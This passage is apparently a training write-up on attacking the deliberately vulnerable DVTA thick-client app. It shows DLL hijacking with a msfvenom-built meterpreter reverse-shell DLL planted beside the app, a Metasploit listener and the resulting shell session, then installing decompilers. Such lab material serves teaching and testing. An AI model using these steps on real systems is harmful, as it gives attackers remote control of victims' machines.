
- Third filter we'll apply for **Results** that contains "Name Not Found".




- So, when we initially loads the DVTA application we have got following entries.



- Let's continue the process and login as regular user. In results we have got some more entries.



- On quick skim we have got 2 interesting DLL paths shown in image below.




- Now let's jump to kali machine and build a malicious `dll` file using the cmd:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.1xx.xxx.133
LPORT=4444 -a x86 -f dll > SECUR32.dll
```


- Duplicate the same DLL to another named DLL using cmd:

```
cp SECUR32.dll DWrite.dll
```




- Now, transfer the dll files to machine running dvta application, using Apache or python server.

- Download the files using browser in victim's machine.



💡 These files will trigger windows defender and makes problem in running the payload. In this scenario, we are assuming that we have disabled the windows defender and there is no protection in place.

- Place the malicious `dll` into the same directory where the application is. (Always look at the requested path in Process Monitor for dll)



DBAccess.dll	16/01/2020 23:48	Application exten...	8 KB
DBAccess.pdb	16/01/2020 23:48	PDB File	16 KB
DVTA	01/03/2024 15:44	Application	217 KB
DVTA.exe	07/03/2024 13:57	XML Configuratio...	3 KB
DVTA.pdb	01/03/2024 15:44	PDB File	52 KB
DVTA.vshost	17/01/2020 20:52	Application	23 KB
DVTA.vshost.exe	27/09/2016 15:56	XML Configuratio...	2 KB
DVTA.vshost.exe.manifest	16/07/2016 20:44	MANIFEST File	1 KB
DWrite.dll	08/03/2024 15:27	Application exten...	9 KB
EntityFramework.dll	27/09/2016 15:56	Application exten...	1,091 KB
EntityFramework	27/09/2016 15:56	Microsoft Edge H...	1,094 KB
ExcelLibrary.dll	27/09/2016 15:56	Application exten...	116 KB
SECUR32.dll	08/03/2024 15:27	Application exten...	9 KB

- Setup the kali machine for listening reverse connection.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 1[redacted].133
lhost => 192.168.121.133
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.16[redacted]3:4444
```

- Now, we are assuming when the user try to open the application we get triggered to a reverse shell on our kali machine.

```
meterpreter > shell
Process 440 created.
Channel 1 created.
whoMicrosoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows\Desktop\work\Originalwhoami
whwhoami
'whwhoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Windows\Desktop\work\Original>whoami
whoami
desktop-hibanjv\windows
```

- To keep shell alive, we can also migrate to another running processes using the cmd:

```
migrate <Process_ID>
```

4. Reverse Engineering and Patching Thick Client


Reversing Intro & Tools

💡 Tools Used (Well, all tools performs almost similar functions):

- dnSpy
- dotPeek: https://www.jetbrains.com/decompiler/download/#section=web-installer
- ILSpy & Reflexil
- ILASM (IL Assembler) (comes with .NET Framework)
- ILDASM (IL Disassembler) (comes with Visual Studio)
- Visual Studio: https://visualstudio.microsoft.com/downloads/

Installation of Visual Studio


- Download **Visual Studio** from the link above.
- Open the downloaded `.exe` file and click **Continue.**
- When new window opens select "**.NET Desktop Development**" and click **Install**.




- Wait for the installation to finish.

Installation of DotPeek

- Download **DotPeek** from the provided link.
- When new window opens, Select **dotpeek** and uncheck **Visual Studio Integration**.
- Select terms & conditions and click **Next**.




- In next window, simply click **Install**.




- Wait for the installation to finish and simply click **Exit** after finishing.

DotPeek - Decompiling

- Open **DotPeek**, Select File > Open > Select DVTA.exe.



